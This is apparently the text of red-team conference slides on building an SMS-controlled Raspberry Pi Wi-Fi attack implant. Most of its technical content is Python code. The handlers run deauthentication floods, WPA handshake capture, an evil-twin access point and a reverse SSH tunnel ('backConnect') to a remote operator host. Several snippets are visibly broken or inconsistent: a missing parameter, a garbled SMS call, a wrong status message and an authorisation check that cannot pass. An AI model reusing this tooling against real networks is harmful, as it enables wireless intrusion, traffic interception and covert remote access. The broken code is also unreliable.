

Weaponizing a Raspberry Pi

- for Red Team Engagements

Cosmin Radu

**with the help of:
Dan Pobereznenco
Stefan Nicula**

root@raspberrypi:~# id&&whoami

root

@uid=0(root) gid=0(root) groups=0(root)

Well not really, but:

#Senior Information Security Consultant @KPMG Romania

#BEng in Automatic Control and Programming @ Polytechnic University of Bucharest

#MEng - Management & Data Protection @ Polytechnic University of Bucharest

#MSc – IT&C Security@ Bucharest University of Economic Studies, Faculty of Cybernetics - ongoing

#Long time lurker @ Romanian Security Team forum

#CEH certified


Ping me @Matasareanu13 or contact@cosminr.me

Why?

Where did the need for this kind of project appear?

Why?

Why Wi-Fi as an attack vector?



How 1 – Expectation:

Keep it Simple, Keep it Cheap



How 1 – Reality:

Keep it Simple, Keep it Cheap



How 2

Keeping it cheap:

- 1 Raspberry Pi 3 Model B – 35 USD
- 1 Wireless Network Adapter /w Monitor Mode ~15-20 USD
- 1 Battery Pack High Capacity – 20 USD
- 1 USB Modem Dongle that is supported by Gammu (more [here](#)) ~10 USD
- 1 SIM Card that supports 3G and SMS(voice support is not needed)

Total: ~80 USD



How 3

Keeping it Simple:


- SMS communication channel
- Predefined commands for ease of use
- As little 3rd party software as needed
- Use open source



How 4

SMS communication channel:

- Why?
- How?



How 5a

Predefined commands

- Why?
- How?

```
self.commands={"passwd":self.authorize,"ifconfig":self.ifconfig,"shell":self.shell,"monstart":self.monstart,"monstop":self.monstop,"getSSID":self.getSSID,\n"getclientSSID":self.getclientSSID,"targetedDeauth":self.targetedDeauth,"massDeauth":self.massDeauth,"backConnect":self.backConnect,"help":self.help,\n"selfdestruct":self.selfdestruct,"eviltwin":self.eviltwin}
```

How 5b

Predefined commands
authorization

```
def authorize(self,args):  
    global allowednumbers,sem  
  
    if len(args)==1 and args[0]!="":  
        passwd=args[0]  
  
        if passwd=="":  
            send_sms("Allowed",self.number,self.idd)  
            query = ("insert into allowed(`num`) values(%s)")  
  
            self.cursor.execute(query, (self.number,))  
            allowednumbers.append(self.number)  
            self.cnx.commit()  
            #send_sms("Authorized",self.number,self.idd)  
  
        else:  
            self.processed()
```

How 5c

Predefined commands

ifconfig

```
def ifconfig(self, args):  
    if len(args)==0:  
        ifs=[]  
        rez=os.popen('ifconfig')  
        lines=rez.read().splitlines()  
        for l in lines:  
            if 'Link encap' in l:  
                iff=l.split(" ")[0]  
                ifs.append(iff)  
        send_sms(',', '.join(ifs), self.number, self.idd)
```

How 5d

Predefined commands

Monstart&Monstop

```
def monstart(self, args):
    if len(args)==1 and args[0]!="":
        interface=args[0]
        self.ongoing()
        process = Popen(['airmon-ng', 'start', interface], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        send_sms('done', self.number, self.idd)
        self.processed()
    else:
        self.processed()
def monstop(self):
    if len(args)==1 and args[0]!="":
        interface=args[0]
        self.ongoing()
        process = Popen(['airmon-ng', 'stop', interface], stdout=PIPE, stderr=PIPE)
        stdout, stderr = process.communicate()
        send_sms('done', self.number, self.idd)
        self.processed()
    else:
        self.processed()
```

How 5d

Predefined commands

getSSID&getClients

```
def getSSID(self, args):
    if len(args) == 1:
        #capturefile=args[0]
        interface=args[0]
        self.ongoing()
        cmd=Popen(["screen", "-AdmS", "airodump", "airodump-ng", "--output-format", "csv", "--write", "/tmp/capture", interface], stdout=PIPE, stderr=PIPE)
        time.sleep(15) |
        cmd=Popen(["screen", "-X", "-S", "airodump", "quit"], stdout=PIPE, stderr=PIPE)
        ssid=parse_csv_bssid("/tmp/capture-01.csv")
        send_sms(ssid, self.number, self.idd)
    else:
        self.processed()
```

How 5e

Predefined commands targetedDeauth

```
while True:
    cmd=os.popen("wpaclean /tmp/capturereducedsize.cap /tmp/capture-01.cap")
    cmd=os.popen("pyrit -r /tmp/capturereducedsize.cap analyze")
    txt=cmd.read()
    cmd.close()
    if bssidmac.lower() in txt and 'handshake' in txt:
        break
    time.sleep(10)
    cmd2=os.popen("screen -ls| grep aireplay")
    txt2=cmd2.read()
    cmd2.close()
    if "aireplay" not in txt2:
        cmd=Popen(["screen", "-AdmS", "aireplay", "aireplay-ng", "-0", deauthtries, "-a", bssidmac, "-c", clientmac, interface], stdout=PIPE, stderr=PIPE)
    cmd=Popen(["screen", "-X", "-S", "aireplay", "quit"], stdout=PIPE, stderr=PIPE)
    cmd=Popen(["screen", "-X", "-S", "airodump", "quit"], stdout=PIPE, stderr=PIPE)
```

How 5f

Predefined commands

massDeauth

```
while True:
    print txt
    if 'got 0 AP' not in txt and "2 handshake" in txt:
        print "am iesit 1"
        send_sms("found good handshake",self.number,self.idd)
        cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
        break
    cmd=Popen(["screen", "-AdmS", "mdk3screen", "mdk3", interface, "d"],stdout=PIPE, stderr=PIPE)
    time.sleep(timerun)
    cmd=Popen(["screen", "-X", "-S", "mdk3screen", "quit"],stdout=PIPE, stderr=PIPE)
    cmd=os.popen("wpaclean /tmp/capturereducedsizemdk3.cap /tmp/capture-01.cap")
    cmd=os.popen("pyrit -r /tmp/capturereducedsizemdk3.cap analyze")
    txt=cmd.read()
    cmd.close()
elif 'got 0 AP' not in txt and "2 handshake" in txt:
    send_sms("found good handshake",self.number,self.idd)
    cmd=Popen(["screen", "-X", "-S", "airodump", "quit"],stdout=PIPE, stderr=PIPE)
```


How 5g

Predefined commands

backConnect

```
def backConnect(self, args):
    if len(args)==4:
        self.ongoing()
        ip=args[0]
        port=args[1]
        username=args[2]
        sshremoteport=args[3]
        cmd=os.popen("service gammu-smsd stop && /usr/bin/modem3g/sakis3g connect APN='internet.vodafone.ro'")
        time.sleep(20)
        txt=cmd.read()
        while True:
            if " connected to" in txt:
                cmd=os.popen("ssh -fN -R "+port+":localhost:22 "+username+"@"+ip+" -p"+sshremoteport)
                send_sms("found good handshake",self.number,self.idd)
            else:
                cmd=os.popen("/usr/bin/modem3g/sakis3g stop && service gammu-smsd start")
                time.sleep(20)
                send_sms("Could not connect to APN "+txt,self.number,self.idd)
                break
        else:
            self.processed()
```

How 5g

Predefined commands

eviltwin

```
def eviltwin(self, args):  
    if len(args) == 5:  
        self.ongoing()  
        bssidmac = args[0]  
        ssid = args[1]  
        channel = args[2]  
        interface = args[3]  
        timerun = args[4]  
        cmd = os.popen("killall screen")  
        cmd.close()  
        cmd = Popen(["screen", "-AdmS", "airbase", "airbase-ng", "-a", bssidmac, "--essid", ssid, "-c", channel, interface], stdout=PIPE, stderr=PIPE)  
        timerun = int(args[4])  
        massDeauth(interface, channel, timerun, 0)  
        cmd = Popen(["screen", "-X", "-S", "airbase", "quit"], stdout=PIPE, stderr=PIPE)  
    else:  
        self.processed()
```

And now for the fun part



How 5h

selfDestruct



How 6




The 3rd party software

Why?

How?




sakis3g



Fantasy or maybe a Real-life Scenario



A quick demo 😊



“Hope this works!”

Further developments



Write Cleaner Code



Questions???

- And answers 😊

Quick contact reminder:

@Matasareanu13

contact@cosminr.me



See you next year !!!11

